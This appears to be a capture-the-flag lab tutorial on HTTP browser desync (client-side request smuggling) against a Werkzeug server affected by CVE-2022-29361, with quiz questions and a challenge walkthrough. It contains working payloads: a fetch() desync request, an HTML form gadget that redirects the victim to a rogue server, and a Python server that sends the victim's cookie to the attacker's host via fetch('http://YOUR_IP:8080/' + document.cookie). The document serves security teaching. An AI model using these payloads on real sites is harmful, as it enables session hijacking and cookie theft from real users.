
HTTP Browser Desync
Introduction
Introduction
Request smuggling traditionally focuses on issues within the communication between frontend and backend servers or between backend servers in a proxy or load-balancing setup. The attention may not have been extensively directed toward understanding how these vulnerabilities manifest and can be explicitly exploited in how web browsers interpret and handle these smuggled requests.
Desynchronizing the interpretation of requests within browsers adds a layer of complexity and opens up new possibilities for exploitation. This new technique necessitates only the desynchronization of the front-end server, impacting the victim's connection with their browser.
Objectives
- Understand what HTTP Request Browser Desync is and its impact
- Identify Browser HTTP Request Smuggling vulnerabilities in web applications
- Exploit the vulnerability in a controlled environment
Pre-requisites
- A strong understanding of the HTTP protocol
- Prior experience with traditional Request Smuggling techniques in Server-side contexts
- An understanding of client-side attacks is foundational
?Answer the questions below
- I am ready to learn more about Request Smuggling Browser Desync!
HTTP features
HTTP Keep-Alive

HTTP keep-alive is a mechanism that allows the reuse of a single TCP connection for multiple HTTP requests and responses. It helps reduce latency and improve performance by avoiding the need to open and close connections repeatedly. However, it can introduce a security risk known as Cache Poisoning. If caching mechanisms are in place, the persistence of connections through keep-alive could contribute to cache poisoning attacks. An attacker might exploit desynchronization issues to store malicious content in caches.
HTTP Pipelining

Usually, with HTTP, one request results in one response. If the HTTP pipelining is enabled in the backend server, it will allow the simultaneous sending of two requests with the corresponding responses without waiting for each response. The only way to differentiate between two requests and a big one is by using the Content-Length header, which specifies the length in bytes of each request. The content header is an unnecessary header for most static file contents in a web application, like images or icons, since the backend server will usually not consider it.
?Answer the questions below
- Which HTTP feature allows you to send multiple requests at once?
- Which HTTP feature allows you to reuse a TCP connection for multiple requests?
HTTP Browser Desync
HTTP Browser Desync

This attack occurs in two steps:
- The initial request, appearing legitimate, is intended to disrupt the user request queue by introducing an arbitrary request.
- Once the connection pool is compromised, the very next valid request will be replaced by the arbitrary request initiated in the previous step.
Take a look at this high-level representation of the attack:

In the diagram above, the client initiates a POST request utilizing the keep-alive feature, ensuring the connection remains persistent. This persistence allows for transmitting multiple requests within the same session.This POST request contains a hijack GET request within its body. If the web server is vulnerable, it mishandles the request body, leaving this hijack request in the connection queue. Next, when the client makes another request, the hijack GET request is added at the forefront, replacing the expected behavior.

In this scenario, attempting to access the redirect page automatically will show the output from the 404 page instead of the redirect one.
?Answer the questions below
- Which component is desynchronized during this attack?
- How many HTTP requests are sent during a Browser Desync attack?
HTTP Browser Desync Identification
HTTP Browser Desync Identification
For a better understanding of HTTP Browser Desynchronization, we will use a web application vulnerable to CVE-2022-29361. The web app will serve a single route.
from flask import Flask
app = Flask(__name__)
@app.route("/", methods=["GET", "POST"])
def index():
    return """ CVE-2022-29361
Welcome to the Vulnerable Web Application
"""
if __name__ == "__main__":
    app.run("0.0.0.0", 5000)
The web server impacted by this CVE is running Werkzeug v2.1.0, a versatile WSGI web application library. The crucial update in commit 4795b9a7 allows keep-alive connections when threaded or process options are configured.

fetch JavaScript function. This function allows for maintaining the connection ID across requests. The connection ID refers to a unique identifier assigned to a network connection between the client (browser) and the server. This identifier helps the server keep track of multiple connections and distinguish between them.SameSite flag is set (CORS), but this security rule doesn't apply if the current domain matches the remote one, as in Browser Desync attacks. In such cases, there's no restriction. fetch('http://MACHINE_IP:5000/', {
method: 'POST',
body: 'GET /redirect HTTP/1.1\r\nFoo: x',
mode: 'cors',
})
http://MACHINE_IP:5000/
This is the URL to which the HTTP request is made for the vulnerable server. In this case, it's the registration endpoint on the local server.{ method: 'POST' }Themethodparameter specifies the HTTP method for the request. Here, it's set to 'POST'.{ body: 'GET /redirect HTTP/1.1\r\nFoo: x' }In the body, there is the second request that is going to be injected into the queue.{ mode: 'cors' }This flag triggers an error when visiting the 404 web page and avoids following the redirect.
First, let’s start the Lab Machine by pressing the Start Lab Machine button at the top of this task. The vulnerable website will be running at the port 5000.
Furthermore, this implies that an attacker can obtain complete control over a victim's browser when the specified payload is executed from the victim.
The following screenshots will show an example of the attack using the previous payload.

?Answer the questions below
- Which JavaScript function can help to perform a Browser Desync attack?
- Which security mechanism is bypassed via the Browser Desync attack?
HTTP Browser Desync exploit chaining XSS
HTTP Browser Desync exploit chaining XSS
Based on the considerations outlined in previous tasks, one potential attack vector involves replacing the following request with an arbitrary JavaScript file to execute custom code. However, this strategy necessitates the presence of an arbitrary file upload feature on the website.
Instead, we can use a rogue server to deliver an XSS attack to steal the cookie from the victim.
We can use the following gadget and deliver it to abuse any component of the web application that allows to reflect text and probably be visited by a user:
<form id="btn" action="http://challenge.thm/"
    method="POST"
    enctype="text/plain">
<textarea name="GET http://YOUR_IP HTTP/1.1
AAA: A">placeholder1</textarea>
<button type="submit">placeholder2</button>
</form>
<script> btn.submit() </script>
Furthermore, the textarea's name attribute will overwrite the bytes of the following request, enabling redirection to our rogue server.
To summarize, this gadget operates by using the initial request to position the victim within the connection context of the vulnerable server. The following request retrieves the malicious payload, compromising the victim's session.
fetch('http://YOUR_IP/' + document.cookie);Be ready for the challenge in the next task; you will have to solve it using this exploit!?Answer the questions below
- Which technique can be combined to a Browser Desync attack to steal a user session?
Challenge
Challenge
This challenge will require using the techniques learned in the previous tasks to steal the victim user's cookie.
You do not have to hack your session but to intercept a vulnerable user's session!
First, let’s start the Lab Machine by pressing the Start Lab Machine button at the top of this task. The vulnerable website will be running at the port 80.
The victim is accessing the website using the hostname challenge.thm and not the IP!
The steps are:
- Identify that the current web server is vulnerable to Client-Side Desync
- Find a functionality that allows you to store a malicious gadget
- Build your malicious payload for the session takeover
- Combine everything and profit!
If you are stuck in the exploitation, check the next walkthrough task!
?Answer the questions below
- What is the victim flag?
Challenge Help
Challenge Help
In this task, we will look for a possible way to solve the challenge of the previous task.
Firstly, you have to add in your /etc/hosts file the following entry:
MACHINE_IP challenge.thmIt can be observed that utilizing the given payload and refreshing the page results in a 404 error page. This indicates that the web server is vulnerable to request smuggling browser desync.
fetch('http://challenge.thm/', {
method: 'POST',
body: 'GET /redirect HTTP/1.1\r\nFoo: x',
mode: 'cors',
})


Next, we can observe that the contact page does not correctly sanitize text input, potentially allowing us to send an arbitrary payload.

Visting http://challenge.thm/securecontact you can notice that the input from the message field is reflected but is not interpreted:
<form id="btn" action="http://challenge.thm/"
    method="POST"
    enctype="text/plain">
<textarea name="GET http://YOUR_IP:1337 HTTP/1.1
AAA: A">placeholder1</textarea>
<button type="submit">placeholder2</button>
</form>
<script> btn.submit() </script>
#!/usr/bin/python3


from http.server import BaseHTTPRequestHandler, HTTPServer

class ExploitHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == '/':
            self.send_response(200)
            self.send_header("Access-Control-Allow-Origin", "*")
            self.send_header("Content-type","text/html")

            self.end_headers()
            self.wfile.write(b"fetch('http://YOUR_IP:8080/' + document.cookie)")

def run_server(port=1337):
    server_address = ('', port)
    httpd = HTTPServer(server_address, ExploitHandler)
    print(f"Server running on port {port}")
    httpd.serve_forever()

if __name__ == '__main__':
    run_server()
Run it by with the following command:
sudo python3 server.py
Note that the victim will make an additional request to port 8080; you can serve another Python web service by using:
sudo python3 -m http.server 8080
Now, after around a minute, you should get the flag!
root@attackbox ~ [1]> sudo python3 -m http.server 8080

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/)

- - [18/Jan/2024 10:49:51] "GET /flag=THM{REDACTED} HTTP/1.1" 404 -w?Answer the questions below
- You did it!
Conclusion
Browser Desync represents a relatively recent and severe security threat in web applications, exploiting how servers handle HTTP requests. This attack relies on inconsistencies in how servers interpret request bodies during continuous connections, allowing attackers to manipulate subsequent requests for malicious purposes like Cross-Site Scripting (XSS).
A special thanks to @kevin_mizu for discovering the CVE presented, and @albinowax for identifying this new category of vulnerability!
?Answer the questions below
- I have finished the Request Smuggling Browser Desync room!
 HTTP_2 Request Smuggling
 Web Frameworks: Code Review